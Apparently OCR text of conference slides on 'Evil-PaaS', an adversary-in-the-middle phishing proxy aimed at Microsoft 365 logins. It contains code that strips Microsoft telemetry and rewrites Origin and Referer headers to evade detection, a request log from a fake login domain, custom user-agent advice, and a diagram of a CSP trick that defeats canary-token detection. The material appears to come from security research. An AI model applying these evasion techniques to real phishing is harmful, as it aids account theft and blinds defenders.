
Evil-PaaS

- **Multi-Platform:** It can be deployed on any PaaS provider.
- **Distributed Operations:** Decentralized infrastructure, no single control plane.
- **Decentralized Resilience:** A takedown on one platform has zero impact on the others.
- **Ad-hoc:** You can deploy on the PaaS that best suits your needs depending on the engagement and the technology you need to test.

OPSEC Tricks




```
// Telemetry patterns for blocking
const TELEMETRY_PATTERNS = [
    'mobile.events.data.microsoft.com',
    'aria.microsoft.com',
    'login.live.com',
    'watson'
];

// Telemetry replacement patterns
const TELEMETRY_REPLACEMENTS = [
    [/"https:\/\/mobile\.events\.data\.microsoft\.com[^"]*"/g, '""'],
    [/https:\/\/mobile\.events\.data\.microsoft\.com[^"'\s>]*/g, '""'],
    [/"[^"]*\/telemetry\/[^"]*"/g, '""'],
    [/"[^"]*\/analytics\/[^"]*"/g, '""'],
    [/"[^"]*\/tracking\/[^"]*"/g, '""'],
    [/"https:\/\/[^"]*\.aria\.microsoft\.com[^"]*"/g, '""'],
    [/"https:\/\/[^"]*\.bing\.com\/[^"]*telemetry[^"]*"/g, '""'],
    [/"https:\/\/[^"]*\.msn\.com\/[^"]*analytics[^"]*"/g, '""'],
    [/"https:\/\/[^"]*login\.live\.com[^"]*"/g, '""'],
    [/https:\/\/[^"'\s>]*login\.live\.com[^"'\s>]*/g, '""']
];
```



57	https://magicedge.help	GET	/common/reprocess?prompt=select_account&sosid=007...	✓	200	115444	HTML	
56	https://magicedge.help	POST	/common/SAS/BeginAuth	✓	200	3876	JSON	
55	https://eu.magicedge.help	OPTIONS	/OneCollector/1.0/?cors=true&content-type=application/x...	✓	200	749		0/
54	https://eu.magicedge.help	OPTIONS	/OneCollector/1.0/?cors=true&content-type=application/x...	✓	200	757		0/
53	https://magicedge.help	POST	/common/DeviceCodeStatus?code=LAQABIQEAAABVrSp...	✓	200	1352	JSON	
52	https://magicedge.help	POST	/common/DeviceCodeStatus?code=LAQABIQEAAABVrSp...	✓	200	1666	JSON	
51	https://magicedge.help	POST	/common/DeviceCodeStatus?code=LAQABIQEAAABVrSp...	✓	200	1352	JSON	
50	https://magicedge.help	POST	/common/DeviceCodeStatus?code=LAQABIQEAAABVrSp...	✓	200	1352	JSON	
49	https://eu.magicedge.help	OPTIONS	/OneCollector/1.0/?cors=true&content-type=application/x...	✓	200	751		0/
48	https://magicedge.help	POST	/common/DeviceCodeStatus?code=LAQABIQEAAABVrSp...	✓	200	1665	JSON	
47	https://magicedge.help	POST	/common/DeviceCodeStatus?code=LAQABIQEAAABVrSp...	✓	200	1355	JSON	
46	https://eu.magicedge.help	OPTIONS	/OneCollector/1.0/?cors=true&content-type=application/x...	✓	200	745		0/
45	https://magicedge.help	POST	/common/DeviceCodeStatus?code=LAQABIQEAAABVrSp...	✓	200	1355	JSON	
44	https://magicedge.help	POST	/common/DeviceCodeStatus?code=LAQABIQEAAABVrSp...	✓	200	1352	JSON	
43	https://magicedge.help	POST	/common/DeviceCodeStatus?code=LAQABIQEAAABVrSp...	✓	200	1665	JSON	
42	https://magicedge.help	POST	/common/DeviceCodeStatus?code=LAQABIQEAAABVrSp...	✓	200	1352	JSON	
41	https://magicedge.help	POST	/common/DeviceCodeStatus?code=LAQABIQEAAABVrSp...	✓	200	1352	JSON	
40	https://magicedge.help	POST	/common/GetOneTimeCode	✓	200	1950	JSON	
39	https://magicedge.help	POST	/common/DeviceCodeStatus?code=LAQABIQEAAABVrSp...	✓	200	1355	JSON	
38	https://magicedge.help	POST	/common/GetOneTimeCode	✓	200	2245	JSON	
37	https://eu.magicedge.help	OPTIONS	/OneCollector/1.0/?cors=true&content-type=application/x...	✓	200	761		0/
36	https://magicedge.help	POST	/common/DeviceCodeStatus?code=LAQABIQEAAABVrSp...	✓	200	1352	JSON	
35	https://cdn.magicedge.help	GET	/shared/1.0/content/images/picker_verify_fluent_authenti...		200	8446	XML	svg
34	https://magicedge.help	POST	/common/GetOneTimeCode	✓	200	1950	JSON	
33	https://cdn.magicedge.help	GET	/shared/1.0/content/js/asyncchunk/convergedlogin_prem...		200	43121	script	js
32	https://eu.magicedge.help	OPTIONS	/OneCollector/1.0/?cors=true&content-type=application/x...	✓	200	759		0/
31	https://cdn.magicedge.help	GET	/shared/1.0/content/images/credentialoptions/cred_optio...		200	8432	XML	svg
30	https://cdn.magicedge.help	GET	/shared/1.0/content/images/credentialoptions/cred_optio...		200	2120	XML	svg
29	https://cdn.magicedge.help	GET	/shared/1.0/content/images/credentialoptions/cred_optio...		200	1406	XML	svg
28	https://cdn.magicedge.help	GET	/shared/1.0/content/js/asyncchunk/convergedlogin_pcred...		200	37266	script	js
27	https://cdn.magicedge.help	GET	/shared/1.0/content/images/arrow_left_43280e0ba671a1d...		200	1554	XML	svg
26	https://cdn.magicedge.help	GET	/shared/1.0/content/js/asyncchunk/convergedlogin_ppas...		200	27989	script	js
25	https://magicedge.help	POST	/common/GetCredentialType?mkt=en-GB	✓	200	3746	JSON	
24	https://eu.magicedge.help	OPTIONS	/OneCollector/1.0/?cors=true&content-type=application/x...	✓	200	755		0/
23	https://eu.magicedge.help	OPTIONS	/OneCollector/1.0/?cors=true&content-type=application/x...	✓	200	753		0/
22	https://login.magicedge.help	GET	/.well-known/webauthn		200	954	JSON	
21	https://cdn.magicedge.help	GET	/shared/1.0/content/images/signin-options_3e3f6b73c3f3...		200	2638	XML	svg
20	https://cdn.magicedge.help	GET	/shared/1.0/content/js/asyncchunk/convergedlogin_pstrin...		200	114804	script	js
19	https://live.magicedge.help	GET	/Me.htm?v=3	✓	200	10911	HTML	htm
18	https://cdn.magicedge.help	GET	/shared/1.0/content/images/backgrounds/2_11d9e3bcdfe...		200	2906	XML	svg
17	https://cdn.magicedge.help	GET	/shared/1.0/content/images/microsoft_logo_564db913a7f...		200	4693	XML	svg
16	https://cdn.magicedge.help	GET	/shared/1.0/content/images/marching_ants_986f40b5a9d...		200	4645	GIF	gif
15	https://cdn.magicedge.help	GET	/shared/1.0/content/images/marching_ants_white_8257b...		200	3947	GIF	gif
14	https://cdn.magicedge.help	GET	/shared/1.0/content/js/asyncchunk/convergedlogin_pfetc...		200	16803	script	js
13	https://cdn.magicedge.help	GET	/shared/1.0/content/images/favicon_a_eupayfgghqial7k9...		200	18199	image	ico
12	https://cdn.magicedge.help	GET	/shared/1.0/content/js/asyncchunk/convergedlogin_pcust...		200	408475	script	js
11	https://cdn.magicedge.help	GET	/shared/1.0/content/js/oneDs_f891683d1850d7ab47e8.js		200	191170	script	js
10	https://live.magicedge.help	GET	/Me.htm?v=3	✓	200	10915	HTML	htm
9	https://cdn.magicedge.help	GET	/shared/1.0/content/js/ConvergedLogin_PCore_RTO4W_I...		200	461621	script	js
8	https://cdn.magicedge.help	GET	/ests/2.1/content/cdnbundles/ux.converged.login.strings-...		200	61155	script	js
7	https://cdn.magicedge.help	GET	/ests/2.1/content/cdnbundles/converged.v2.login.min_wy...		200	114672	CSS	css
6	https://magicedge.help	GET	/common/oauth2/v2.0/authorize?client_id=4765445b-32c...	✓	200	109105	HTML	
5	https://cdn.magicedge.help	GET	/shared/1.0/content/js/BssoInterrupt_Core_4Gfftro1Aew2...		200	143691	script	js
4	https://magicedge.help	GET	/favicon.ico		404	1006	image	ico
3	https://magicedge.help	GET	/common/oauth2/v2.0/authorize?client_id=4765445b-32c...	✓	200	53866	HTML	
2	https://office.magicedge.help	GET	/login		302	2820	HTML	
1	https://magicedge.help	GET	/		302	1839	HTML	

#OOTB2025

Opsec Tricks


Asger.jpg
@hackerkartellet

Analyzed a phishing case in M365: attacker bypassed MFA using axios HTTP client, leaving a telltale "axios/1.7.7" in sign-in logs. Lesson: regularly check sign-in logs for unusual user-agents to spot suspicious activity.

RecordType	Operation	UserAgent
ExchangeItemGroup	MoveToDeletedItems	
AzureActiveDirectoryStsLogon	UserLoggedIn	axios/1.7.7
AzureActiveDirectoryStsLogon	UserLoggedIn	axios/1.7.7
AzureActiveDirectoryStsLogon	UserLoggedIn	axios/1.7.7
AzureActiveDirectoryStsLogon	UserLoginFailed	
AzureActiveDirectoryStsLogon	UserLoginFailed	
AzureActiveDirectoryStsLogon	UserLoginFailed	
AzureActiveDirectoryStsLogon	UserLoginFailed	

7:12 AM · Nov 12, 2024 · 152.3K Views


IOActive

#OOTB2025

OPSEC Tricks

Custom User-Agent to minimize the detection

Custom *Origin* & *Referer* headers




```
// Rewrite Origin header
const originalOrigin = headers.get('Origin');
if (originalOrigin) {
    const newOrigin = rewriteDomains(originalOrigin, 'request', { plainDomains: true });
    headers.set('Origin', newOrigin);
}

// Rewrite Referer header
const originalReferer = headers.get('Referer');
if (originalReferer) {
    const newReferer = rewriteDomains(originalReferer, 'request', { plainDomains: true });
    headers.set('Referer', newReferer);
}
```

Cloudflare Worker sends original Microsoft headers to the Microsoft server.

IOActive

OPSEC Tricks

Special Mention



CLIPPING THE CANARY'S WINGS: BYPASSING AITM PHISHING DETECTIONS


Posted by Keanu Nys | Jun 3, 2024 | Security Spotlight

1) User requests login page
3) Return login page with custom CSP policy
2) Return login page with custom CSS
Victim User
malicious.com
Microsoft
3) Browser prevents loading of custom background image
Honey Server

https://insights.spotit.be/2024/06/03/clipping-the-canarys-wings-bypassing-aitm-phishing-detections/

#OOTB2025

